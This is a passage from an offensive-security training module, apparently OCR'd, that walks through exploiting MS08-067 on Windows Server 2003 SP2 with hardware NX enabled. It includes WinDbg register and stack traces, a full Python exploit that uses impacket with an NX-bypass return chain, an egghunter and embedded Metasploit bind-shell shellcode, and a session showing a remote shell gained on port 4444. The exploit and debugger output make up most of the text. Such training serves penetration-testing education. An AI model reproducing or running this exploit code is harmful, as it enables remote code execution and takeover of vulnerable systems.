eip=7c8343dd esp=010cf468 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c8343dd c20400          ret     4
```

Figure 25: Returning into the buffer from LdrpCheckNxCompatibility epilogue

 © All rights reserved to Offensive Security, 2010

```
Registers
Customize...
Reg   Value
ebp   4141005c
eip   7c8343dd
esp   10cf468
gs    0
fs    3b
es    23
ds    23
edi   10cf464
esi   cccccccc
ebx   10c005c
edx   7c8285ec
ecx   10cf474
eax   0
cs    1b
efl   286

Memory
Virtual: esp    Display format: Pointer and
Next
010cf468 41414141
010cf46c 41414141
010cf470 41414141
010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc
010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a
010cf47c ffffffff
010cf480 00000022
010cf484 010cf460
010cf488 00000004
010cf48c cccccccc
010cf490 cccccccc
010cf494 cccccccc
010cf498 cccccccc
```

Figure 26: Stack frame before returning into the controlled buffer

 © All rights reserved to Offensive Security, 2010

And executing retn 0x4 we obtain:

```
0:034> p
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=41414141 esp=010cf470 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
41414141 ??              ???

ESP -> 010cf470 41414141 >-------------------------------------------|
       010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc            |
       010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a          |
       010cf47c ffffffff                                              |
       010cf480 00000022                                              | 0x20
       010cf484 010cf460                                              | bytes
       010cf488 00000004                                              |
       010cf48c cccccccc                                              |
       010cf490 cccccccc <--------------------------------------------|
```

NX_STUB_0x04 session, stack frame after LdrpCheckNxCompatibility epilogue

Yes! Once again we own *EIP* but now, *ESP* points to a buffer chunk under our control (*0x010cf470 41 41 41 41*). We can now substitute the *0x41414141* at *0x010cf468* with a *JMP ESP* address that we can find in memory.

We will now insert a *SHORT JMP* instruction at *0x010cf470* (*ESP*) so that after the *JMP ESP*, we will land inside the first part of our payload (egghunter).

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >

0:034> s 0x7c800000 Lc0000 ff e4
7c86a01b  ff e4 9f 86 7c fa 9f 86-7c 90 90 90 90 90 8b ff  ....|...|.......
7c887713  ff e4 04 00 00 1c 00 fb-7f 00 00 00 00 00 00 00  ................
```

Searching for JMP ESP address

In the following exploit, we have introduced shellcode and an egghunter that will be executed after the *JMP ESP* and the *SHORT JMP*. Please refer to *Module 0x01* for more details about adjusting the shellcode size in the *MS08-067* exploit:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*************************************************************"
```


© All rights reserved to Offensive Security, 2010

```
print "**********   MS08-67 Win2k3 SP2 NX BYPASS   ***********"
print "**********      offensive-security.com       **********"
print "**********    ryujin&muts --- 12/08/2008      **********"
print "******************************************************"
try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]'%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )

stub= '\x01\x00\x00\x00'        # Reference ID
stub+='\xac\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\xac\x00\x00\x00'        # Actual count

# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+='n00bn00b' + '\x90'*15 + shellcode         # Server Unc
stub+='\x00\x00\x00\x00'                          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'                          # Max Count
stub+='\x00\x00\x00\x00'                          # Offset
stub+='\x2f\x00\x00\x00'                          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH

# Pain starting... :) NX BYPASS
stub+='\x41\x41'                # PADDING
stub+='\x1B\xA0\x86\x7C'        # 0x7c86a01b JMP ESP (ntdll)
stub+='\x41\x41\x41\x41'        # PADDING
stub+='\xEB\x1C\x90\x90'        # SJMP TO EGGHUNTER 0x1c bytes = (0x20 - 0x4)
```


© All rights reserved to Offensive Security, 2010

```
stub+='\x41\x41\x41\x41'        # PADDING
stub+='\x84\x94\x80\x7C'        # RET -> 0x7C809484 POP EBP RETN (ntdll .text)
stub+='\xFF\xFF\xFF\xFF'        # JUNK TO BE POPPED
stub+='\xA2\x83\xE0\x77'        # 0x77E083A2 PUSH EDI,POP EBP,RETN 0x4
                                # (NTMARTA .text)
stub+='\x17\xf5\x83\x7c'        # 0x7C83F517 MOV DWORD PTR SS:[EBP-4],0x2
                                # ntdll!LdrpCheckNXCompatibility
stub+='\x90\x90\x90\x90'        # NOPS TO EGGHUNTER
stub+='\x90\x90\x90\x90'        # NOPS TO EGGHUNTER

# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'

stub+= egghunter

stub+='\x00\x00'
stub+='\x00\x00\x00\x00'         # Padding
stub+='\x02\x00\x00\x00'         # Max Buf
stub+='\x02\x00\x00\x00'         # Max Count
stub+='\x00\x00\x00\x00'         # Offset
stub+='\x02\x00\x00\x00'         # Actual Count
stub+='\x5c\x00\x00\x00'         # Prefix
stub+='\x01\x00\x00\x00'         # Pointer to pathtype
stub+='\x01\x00\x00\x00'         # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)             #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check your shell on port 4444"
```

Final Exploit Source Code

Let's set a breakpoint on the *JMP ESP* address and execute the final exploit:

```
Setting a breakpoint on JMP ESP in Windbg:
0:017> bp 0x7c86a01b
0:017> g


Firing the exploit:
root@bt # ./NX_EXPLOIT.py 10.150.0.194
*********************************************************
**********   MS08-67 Win2k3 SP2 NX BYPASS   ***********
**********       offensive-security.com       **********
**********     ryujin&muts --- 12/08/2008     **********
*********************************************************
Firing payload...
Done! Check your shell on port 4444


In WinDbg our breakpoint has been hit
Breakpoint 0 hit
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=7c86a01b esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
ntdll!RtlpIntegerWChars+0x77:
7c86a01b ffe4            jmp     esp {00c8f470}
```


© All rights reserved to Offensive Security, 2010


```
Let's step over:
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f470 esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
00c8f470 eb1c            jmp     00c8f48e

Short Jump reached, let's execute it:
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f48e esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282

NOP SLED reached. We let the egghunter doing its job:
00c8f48e 90              nop
0:010> g
```

Final Exploit Session

```
Disassembly
Offset: @$scopeip
No prior disassembly possible
000a1918 90              nop
000a1919 90              nop
000a191a 90              nop
000a191b 90              nop
000a191c 90              nop
000a191d 90              nop
000a191e 90              nop
000a191f 90              nop
000a1920 90              nop
000a1921 90              nop
000a1922 90              nop
000a1923 90              nop
000a1924 90              nop
000a1925 90              nop
000a1926 90              nop
000a1927 fc              cld
000a1928 6aeb            push    0FFFFFFEBh
000a192a 4d              dec     ebp
000a192b e8f9ffffff      call    000a1929

Command
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
00c8f4ae ffe7            jmp     edi {000a1918}
0:010> p
eax=6230306e ebx=00c8005c ecx=00c8f46c edx=000a1910 esi=90909090 edi=000a1918
eip=000a1918 esp=00c8f470 ebp=4141005c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000a1918 90              nop
```

Figure 27: Soft landing at the beginning of our shellcode

© All rights reserved to Offensive Security, 2010



Once again we've obtained our remote shell on port 4444!

```
root@bt # nc 10.150.0.194 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Exercise

1) Repeat the required steps in order to return into the controlled buffer and obtain a remote shell on the vulnerable server.

Wrapping Up

In this module we have successfully exploited the MS08-067 in a real world scenario, where hardware NX was enabled on the target server. These types of protections are very effective in mitigating software exploitation, and raise the bar needed to compromise the vulnerability. However, as we have seen in this module, under certain circumstances and conditions, these protections can be overcome.

© All rights reserved to Offensive Security, 2010